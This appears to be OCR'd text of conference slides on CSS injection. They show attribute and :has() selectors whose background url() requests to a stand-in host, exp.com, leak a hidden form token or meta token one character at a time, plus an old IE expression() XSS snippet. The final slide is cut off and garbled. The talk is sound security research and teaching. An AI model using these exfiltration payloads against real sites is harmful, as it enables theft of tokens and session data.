Attacking web without JS
CSS Injection

Huli from Cymetrics / OneInfinity @ CYBERSEC 2022

Cymetrics

About

Huli

- Security Researcher at Cymetrics / OneInfinity
- CTF player at Water Paddler
- https://blog.huli.tw/

Front-end Security

Front-end Security
=> XSS(Cross-Site Scripting)

Front-end Security
=> XSS(Cross-Site Scripting)

IE7 (15 years ago)

```
<p style="
    x:expression(alert(1))
">
```

CSS injection
=> Steal data via CSS

CSS injection

=> Steal data via CSS

How?

```css
input[value^="a"]{
  background: url("//exp.com?a");
}
```

CSS selectors

```
input[value^="a"]  // prefix
input[value$="a"]  // suffix
input[value*="a"]  // contains
```

Steal input value

```
<form>
  <input type=hidden name=token value=abc123>
  <input name="action" value="update">
  <input type="submit">
</form>
```

Steal input value

```
<form>
  <input type=hidden name=token value=abc123>
  <input name="action" value="update">
  <input type="submit">
</form>
```

```
input[value^="a"]{
  background: url("//exp.com?a");
}
```

❌

Steal input value

```
<form>
  <input type=hidden name=token value=abc123>
  <input name="action" value="update">
  <input type="submit">
</form>
```

```
input[value^="a"] + input {
  background: url("//exp.com?a");
}
```

✓

Steal input value


```
<form>
  <input name="action" value="update">
  <input type="submit">
  <input type=hidden name=token value=abc123>
</form>
```

has: to the rescue

```
<form>
  <input name="action" value="update">
  <input type="submit">
  <input type=hidden name=token value=abc123>
</form>
```

```
form:has(input[value^="a"]) {
  background: url("//exp.com?a");
}
```

✓



:has() CSS relational pseudo-class - WD

Select elements containing specific content. For example, `a:has(img)` selects all `<a>` elements that contain an `<img>` child.

Current aligned | Usage relative | Date relative | Filtered | All

Chrome	Edge *	Safari	Firefox	Opera	IE
🟥 4 - 100		🟥 3.1 - 15.3	🟥 2 - 102		
🟥 [1] 101 - 104	🟥 12 - 104	🟩 15.4 - 15.6	🟥 [2] 103	🟥 10 - 90	🟥 6 - 10
🟩 105	🟩 105	🟩 16.0	🟥 [2] 104	🟩 91	🟥 11
🟩 106 - 108		🟩 16.1 - TP	🟥 [2] 105 - 106		

Steal meta content

```
<head>
  <meta name=token content=abc123>
</head>
```


Steal meta content

```
<head>
  <meta name=token content=abc123>
</head>
```

```
meta[content^="a"] {
  background: url(//exp.com?a);
}
```

❌

Steal meta content



```
<meta name="token" content="abc123"> == $0
  </head>
  ▶<body>…</body>
</html>
```

html head meta

Styles Computed Layout Event Listeners »

Filter :hov .cls

```
element.style {
}
meta[content^="a"] {                                  test.html:9
    background: ▶ url(https://exp.com?a);
}
meta {                                    user agent stylesheet
    display: none;
}
```

Steal meta content

```
<head>
  <meta name=token content=abc123>
</head>


meta {
  display: block;
}
meta[content^="a"] {
  background: url(//exp.com?a);
}
```

Steal meta content

```html
<head>
  <meta name=token content=abc123>
</head>
```

```css
meta {
  display: block;
}
meta[content^="a"] {
  background: url(//exp.com?a);
}
```


✗

Steal meta content

```
<head>
  <meta name=token content=abc123>
</h

me

}
```



html head

Styles Computed Layout Event Listeners »

Filter :hov .cls +

